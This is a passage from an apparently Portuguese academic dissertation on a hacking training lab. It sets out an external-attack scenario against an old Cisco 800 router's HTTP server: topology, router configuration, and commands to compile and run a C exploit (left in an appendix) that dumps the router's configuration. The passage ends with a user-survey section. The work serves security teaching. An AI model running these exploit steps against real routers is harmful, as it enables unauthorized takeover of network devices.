Para este cenário, sendo o equipamento alvo *o router Cisco* 800 e uma vez se tratar de um ataque em ambiente externo, será necessária a implementação da seguinte topologia:



Figura 16 - Topologia do cenário de ataque externo

Equipamento	E0	F0/0	S0/0/0	S0 (DCE)
Cisco_2811_Internet		DHCP + NAT	192.168.10.1 /30	
Cisco_2811		192.168.11.1/24	192.168.10.2 /30 (DCE)	
Cisco_800	192.168.69.161/24 + NAT			192.168.69.161 /30
PC1		192.168.11.2/24		

Tabela 9 - Endereçamento *IP* do cenário de ataque externo

Configurações e equipamento necessário:

- *Router Cisco* 2811 (2x);
- *Router Cisco* 800 com *IOS* 11.3 a 12.2;
- Computador com sistema operativo *Kali Linux*;
- Servidor *HTTP* activo no *router Cisco* 800;
- Configuração da palavra-passe de acesso ao modo privilegiado do *router* Cisco 800;
- Computador com acesso por consola aos equipamentos, para realização das configurações iniciais;
- Compilador da linguagem C para compilação do *exploit* necessário.

6.3.3. Procedimentos

1. Configuração do endereçamento *IPv4* em todos os equipamentos da topologia;



Figura 17 - Cenário de ataque externo - Configuração do endereçamento *IP* - *Router Cisco* 2811 Internet



Figura 18 - Cenário de ataque externo - Configurações do endereçamento *IP* - *Router Cisco* 2811



Figura 19 - Cenário de ataque externo - Configuração do endereçamento *IP* - *Router Cisco* 800

2. Configuração do encaminhamento com *RIPv2* em ambos os *routers* e respectivas rotas estáticas por defeito;



Figura 20 - Cenário de ataque externo - Configuração de encaminhamento - *Router Cisco* 2811 Internet



Figura 21 - Cenário de ataque externo - Configuração de encaminhamento - *Router Cisco* 2811



Figura 22 - Cenário de ataque externo - Configuração de encaminhamento - *Router Cisco* 800

3. Configuração do protocolo *NAT* nos *routers Cisco* 800 e *Cisco* 2811 Internet;



Figura 23 - Cenário de ataque externo - Configuração do protocolo *NAT* - *Router Cisco* 2811 Internet

Não estando totalmente perceptível na figura anterior, o último comando a utilizar é:

- *ip nat inside source list NAT interface fastethernet 0/0 overload*



Figura 24 - Cenário de ataque externo - Configuração do protocolo *NAT* - *Router Cisco* 800

4. Configuração do servidor *HTTP*, no *router Cisco* 800;

Para promover o acesso à configuração do *router* via *HTTP* e criar uma palavra-passe de acesso ao modo privilegiado, executam-se os seguintes comandos, no modo de configuração:

- *ip http server*
- *enable password mesi_2014*

Desta forma, o *router* passa a receber pedidos *HTTP* no porto 80 em cada uma das suas portas activas.

No final destas configurações, estas deverão ser guardadas na memória *nvram* de cada um dos equipamentos, através do comando: "*copy run start*"

5. Injecção do código *HTML* malicioso para obtenção da configuração do equipamento.

   A injecção do código *HTML* é realizada com recuso a um *exploit* que estabelece a ligação com o equipamento alvo e permite explorar a vulnerabilidade através de um nível de segurança elevado, especificado no seu código. (Código em C, disponibilizado em apêndice)

   Para a execução deste *exploit*, são necessários os seguintes passos:

   1. Compilação do código e criação do executável
      gcc –w http_vulnerability.c –o http_vulnerability
   2. Executar o ficheiro criado (autenticado como *root*)
      ./http_vulnerability 192.168.69.161
   3. Injectar o código para apresentação da configuração do equipamento
      show configuration

O sucesso deste ataque ocorre quando o atacante obtém toda a informação que se encontra a ser executada no momento no equipamento que foi atacado. Mostra-se ainda possível a injecção de outro tipo de comandos e caminhos *HTML* que possibilitam a alteração de configurações, como por exemplo a alteração de

palavra-passe ao modo privilegiado, ou a activação do acesso remoto ao equipamento, através de *telnet* ou *ssh*.

7. Avaliação – Testes com Utilizadores

Para uma melhor avaliação da qualidade dos cenários desenhados, procedeu-se à realização de testes a oito utilizadores, realizados na sua maioria individualmente, tento existido apenas um grupo composto por dois elementos.

Após a realização da implementação e teste de cada um dos cenários desenvolvidos nesta dissertação, foi apresentado, a cada um dos utilizadores, um pequeno inquérito [63] (apresentado em apêndice), com o objectivo de identificar o tipo de população e a classificação das técnicas de *hacking* e materiais disponibilizados.

Figura 25 - Testes de cenários com utilizadores

A implementação dos cenários foi realizada com recurso ao equipamento presente no *HackMóvel*, descrito no ponto 6.1 desta dissertação.

7.1. Análise Estatística do Inquérito



Gráfico 18 - Análise de inquérito a utilizadores - Idades



Gráfico 19 - Análise de inquérito a utilizadores - Sexo



Gráfico 20 - Análise de inquérito a utilizadores - Nível de Escolaridade

